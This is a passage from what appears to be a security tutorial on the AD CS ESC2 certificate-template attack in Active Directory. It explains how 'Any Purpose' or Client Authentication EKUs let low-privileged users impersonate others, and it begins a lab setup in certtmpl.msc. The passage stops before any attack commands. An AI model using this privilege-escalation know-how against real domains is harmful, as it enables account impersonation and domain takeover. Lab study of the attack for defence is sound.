iGNITE Technologies

AD CERTIFICATE EXPLOITATION

ESC2

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Contents

Introduction

In the last article of this AD CS series, we looked at how ESC1 can be used to gain higher privileges in Active Directory. In this post, we'll explain **AD CS ESC2 Certificate Exploitation**, where a low-level user can request an "Any Purpose" certificate. This weak setup lets attackers get certificates for other users, which they can then use to sign in without knowing passwords—putting the whole domain at risk.

What is ESC2?

ESC2 (Escalation Path 2) is a vulnerability in Active Directory Certificate Services (AD CS) where a certificate template allows low-privileged users to enroll, and the template includes dangerous Extended Key Usages (EKUs) like:

- Client Authentication (1.3.6.1.5.5.7.3.2)
- Smart Card Logon (1.3.6.1.4.1.311.20.2.2)
- Any Purpose (2.5.29.37.0)

These EKUs enable the attacker to request a certificate and authenticate as a different user via Kerberos (PKINIT), bypassing passwords entirely.

We've already covered the workings of ADCS in detail in previous article, so from this point on, we'll focus solely on the practical aspects of the ESC2 attack without revisiting the underlying ADCS theory.

The attack abuses misconfigured Extended Key Usages (EKUs) on certificate templates specifically, templates that allow "Client Authentication" or "Any Purpose", both of which enable Kerberos authentication via PKINIT.

The Core Idea of ESC2:

"If I (as a low-privileged user) can get a certificate that allows **Any purpose,** then I can authenticate to the domain as myself — without even knowing my password."

While that may seem harmless, when combined with NTLM relay or coercion attacks, an attacker can use these same templates to trick a privileged user into requesting a certificate via the vulnerable template thereby obtaining Domain Admin access.

Comparing ESC1 with ESC2

Feature / Risk	ESC1	ESC2
CertTemplateMisconfig	Dangerous, but limited by EKUs	Wider abuse due to "Any Purpose"
Subject Name Config	Supply in request	Supply in request
Needs Enroll Access?	Yes	Yes
Can impersonate any user?	Yes	Yes
EKU Flexibility	Limited (must be Smartcard Logon)	**Flexible: Any Purpose, Client Auth, etc.**
Real-world prevalence	Less common	**Much more common** (due to poorly set EKUs)
Danger Level	High	**VERY HIGH** (harder to detect, easier to abuse)

Since the comparison is already clear, let's go ahead and dive straight into the discussion

Why is ESC2 Dangerous?

Passwordless Authentication with Certificates

In an ESC2 attack, the adversary bypasses traditional authentication by using a certificate instead of a password to access Active Directory. This eliminates the need to crack passwords or steal password hashes. Since no brute-force methods are required, the attacker can simply enroll for a certificate and authenticate completely sidestepping MFA and any password complexity policies in place.

Impact: *Even the most secure password configurations and multi-factor authentication setups are rendered ineffective. ESC2 bypasses them all.*

Exploitable by Any Domain-Joined User

ESC2 does not rely on administrative privileges. If a certificate template is misconfigured and accessible by "Authenticated Users, or Any purpose" any standard domain user can exploit it. This means attackers don't need elevated rights to begin the attack.

Impact: *A regular user within the network with no special permissions can leverage ESC2 to escalate privileges or maintain access.*

Persistent and Stealthy Access

Certificates often have long lifespans, sometimes months or even years. Once stolen or misused, they can be reused repeatedly without triggering typical alerts like password changes or login failures.

Impact: *ESC2 enables persistent, stealthy access that is difficult to detect, providing attackers with a long-term foothold in the environment.*

Powerful When Combined with Other Attacks

ESC2 is especially dangerous when combined with attacks like NTLM relay, coercion, or lateral movement, as attackers can trick privileged accounts into requesting vulnerable certificates—leading to full domain compromise.

Impact: *When chained with other exploits, ESC2 can open the door to complete domain takeover.*

Frequently Misunderstood and Overlooked

Many see certificates as just for encryption, but in AD CS, they serve as powerful authentication tokens—making a misconfigured template as risky as exposing private SSH keys..

Impact: *ESC2 is often underestimated, leaving organizations unknowingly exposed to severe threats.*

Challenging to Detect with Standard Tools

Certificate issuance in AD CS is silent, with no login prompts or failures, allowing attackers to generate Kerberos tickets and move laterally without triggering typical security alerts.

Impact: *Traditional SIEMs and antivirus solutions may not detect ESC2 unless they're explicitly configured to monitor for events like Event ID 4887 or unusual certificate enrollments.*

Note: ESC2 is like letting an attacker print their own access badge looks legit, works perfectly, but they were never authorized

In this Post, we will exploit a misconfigured ADCS environment allowing low-privileged users to impersonate high-privileged accounts via vulnerable certificate templates (ESC2).

Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Evil-winrm, Impacket, certipy-ad, Metasploit


Awesome, let's walk through the **complete ESC2 ADCS lab setup**, step-by-step.

Lab setup

Begin with the Launch of Certificate Template Console


Run: **certtmpl.msc** on the Domain Controller and Navigate to Certificate **Templates → Manage**

STEPS:



1: Duplicate the "Certificate Template" Template

1. Scroll down and find the **"Code Signing"** template.
2. Right-click it → Click **Duplicate Template**.




2: Configure the New Template

A new window will open with tabs. Go tab by tab.

General Tab

- Change **Template display name** to: ESC2


- (Optional) Change Validity Period (default 1 year is fine)



This name will show up when requesting the certificate

Configure the Subject Name Tab


- **Select**: Build from this Active Directory information



This setting prevents attackers from supplying their own identity (e.g., CN=Administrator)


Configure the Extensions Tab

- Go to the **Extensions** tab
- Next, select **Application Policies** → Click **Edit**




Inside the Edit Window:


- **Select**: **Code Signing** → Click **Remove**


Edit Application Policies Extension
An application policy defines how a certificate can be used.
Application policies:
Code Signing
Add...
Edit...
Remove
Make this extension critical
OK
Cancel

- Click **Add**



